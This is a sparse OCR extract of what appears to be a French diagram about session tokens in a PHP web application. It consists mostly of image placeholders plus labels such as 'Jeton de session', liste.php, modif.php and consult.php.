



Jeton de session





Jeton de session






smith
liste.php
Application Web
PHP
liste.php
PHP
modif.php
PHP
consult.php

